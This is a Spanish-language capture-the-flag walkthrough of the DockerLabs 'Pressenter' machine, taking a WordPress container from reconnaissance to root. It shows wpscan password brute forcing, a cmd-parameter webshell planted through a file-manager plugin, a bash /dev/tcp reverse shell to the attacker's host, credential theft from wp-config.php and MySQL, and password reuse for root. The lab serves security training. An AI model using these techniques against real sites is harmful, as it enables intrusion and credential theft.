

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh pressenter.tar
[sudo] contraseña para kali:

      ##
    ## ##
  ## ## ##
 /#####\
| 0       |
|         |
 \#####/

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.051 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.051/0.051/0.051/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Pressenter CTF
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Pressenter CTF]
```

Agregamos al /etc/hosts la web.

```
GNU nano 8.6 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
172.17.0.2  pressenter.hl
```

Al conectarnos por la web de pressenter.hl vemos que es un wordpress.

```
(--navigation-layout-align,initial);background-color:inherit;display:flex;flex-direction:column;align-items:center;min-height:100vh;position:relative;
='http://pressenter.hl/wp-includes/blocks/navigation/style.min.css?ver=6.6.1'
.has-background.h5.has-background.h6.has-background{padding:1.25em 2.375em}h1
```

Usamos wpscan para ver usuarios y plugins posibles.

```
[i] User(s) Identified:

[+] pressi
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] hacker
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


Ahora vamos a intentar hacer fuerza bruta por si pudiésemos encontrar alguna contraseña. Creamos un archivo con los usuarios y también usamos rockyou como diccionario para contraseñas.

```
> echo -e 'pressi\nhacker' > users.txt
> cat users.txt -p
pressi
hacker


> wpscan --url http://pressenter.hl -U users.txt -P /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - pressi / dumbass
```

Una vez dentro nos vamos a instalar el plugin 'File Manager' y lo activamos, después vamos a usar de la carpeta patterns el archivo banner-hero.php. Donde colaremos una ejecución de comandos con el parámetro cmd para ejecutar comandos desde nuestra Kali.



Ahora solo debemos desplazarnos como nos muestra el plugin y ejecutar comandos con el parámetro cmd.



Nos mandamos una reverse shell a nuestra Kali por el puerto 443, dejando previamente ese puerto a la escucha con netcat.

```
pressenter.hl/wp-content/themes/twentytwentyfour/patterns/banner-hero.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'

> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 33754
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
<enter/wp-content/themes/twentytwentyfour/patterns$ |
```

Comprobamos los usuarios existentes dentro de la máquina.

```
www-data@4b0d9df49881:/ $ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
enter:x:1001:1001:enter,,,:/home/enter:/bin/bash
```

Le echamos un vistazo al archivo de configuración de wordpress y encontramos usuario y contraseña para meternos dentro de sql.

```
www-data@4b0d9df49881:/var/www/pressenter$ ls -la
total 264
drwxr-xr-x  1 www-data www-data  4096 Sep 16 18:33 .
drwxr-xr-x  1 root     root      4096 Aug 22  2024 ..
-rw-r--r--  1 www-data www-data   261 Aug 22  2024 .htaccess
drwxrwxrwx  2 www-data www-data  4096 Sep 16 18:33 .tmb
-rwxr-xr-x  1 www-data www-data   405 Feb  6  2020 index.php
-rwxr-xr-x  1 www-data www-data 19915 Jan  1  2024 license.txt
-rwxr-xr-x  1 www-data www-data   7409 Jun 18  2024 readme.html
-rwxr-xr-x  1 www-data www-data   7387 Feb 13  2024 wp-activate.p
drwxr-xr-x  9 www-data www-data  4096 Jul 23  2024 wp-admin
-rwxr-xr-x  1 www-data www-data   351 Feb  6  2020 wp-blog-head
-rwxr-xr-x  1 www-data www-data  2323 Jun 14  2023 wp-comments-p
-rwxr-xr-x  1 www-data www-data  3033 Mar 11  2024 wp-config-sam
-rwxr-xr-x  1 root     root      3012 Aug 22  2024 wp-config.php

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'rooteable' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1' );
```

Por lo tanto, nos conectamos mediante el comando de mysql y bicheamos a ver que vemos.

```
www-data@4b0d9df49881:/var/www/pressenter$ mysql -u admin -h 127.0.0.1 -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 49258
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> |
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| wordpress |
+-----+
3 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Comprobamos las tablas que hay. Vamos a usar la de usernames.

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_usernames |
| wp_users |
| wp_wpmu_backup |
+-----+
14 rows in set (0.00 sec)
```

Vemos las columnas que tiene dicha tabla de usernames.

```
mysql> show columns from wp_usernames;
+-----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default         | Extra           |
+-----+-----+-----+-----+-----+-----+
| id     | int    | NO   | PRI | NULL            | auto_increment |
| username | varchar(50) | NO   | UNI | NULL            |                |
| password | varchar(255) | NO   |     | NULL            |                |
| created_at | timestamp | YES  |     | CURRENT_TIMESTAMP | DEFAULT_GENERATED |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Y por último vamos a seleccionar las 2 columnas que nos interesan.

```
mysql> select username,password from wp_usernames;
+-----+-----+
| username | password |
+-----+-----+
| enter    | kernellinuxhack |
+-----+-----+
1 row in set (0.00 sec)
```

Nos conectamos como enter.

```
www-data@4b0d9df49881:/var/www/presenter$ su enter
Password:
enter@4b0d9df49881:/var/www/presenter$ id
uid=1001(entere) gid=1001(entere) groups=1001(entere),100(users)
```

Obtenemos la primera flag.

```
enter@4b0d9df49881:~$ cat user.txt
4a05a7bc45edb56b1f033ca1606e176c
```

Y tenemos con sudo -l la forma de escalar privilegios a root.

```
enter@4b0d9df49881:~$ sudo -l
Matching Defaults entries for enter on 4b0d9df49881:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/bin\:/usr/sbin\:/snap/bin, use_pty

User enter may run the following commands on 4b0d9df49881:
  (ALL : ALL) NOPASSWD: /usr/bin/cat
  (ALL : ALL) NOPASSWD: /usr/bin/whoami
```

Con cat podemos ver todos los archivos de la máquina y al buscar la segunda flag vemos que nos es el tipo archivo.txt.

```
enter@4b0d9df49881:~$ sudo /usr/bin/cat /root/root.txt
It's not going to be that easy, keep trying hehe.
```

Lo primero que se me ocurre es utilizar todas las contraseñas que hemos encontrado durante la realización de la máquina y entre las 3 que encontramos resulta ser kernellinuxhack. Listo.

```
enter@4b0d9df49881:~$ su root
Password:
root@4b0d9df49881:/home/enter# cd /root/
root@4b0d9df49881:~# ls -la
total 32
drwx----- 1 root root 4096 Aug 22 2024 .
drwxr-xr-x 1 root root 4096 Sep 16 17:56 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
drwxr-xr-x 3 root root 4096 Aug 22 2024 .local
-rw----- 1 root root 2251 Aug 22 2024 .mysql_history
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
-rw-r--r-- 1 root root 52 Aug 22 2024 root.txt
-rw-r--r-- 1 root root 33 Aug 22 2024 root_true.txt
```

Una vez somos root ya podemos abrir la segunda flag.

```
root@4b0d9df49881:~# cat root_true.txt  
4e4a603de810988e0842777de1d97e68
```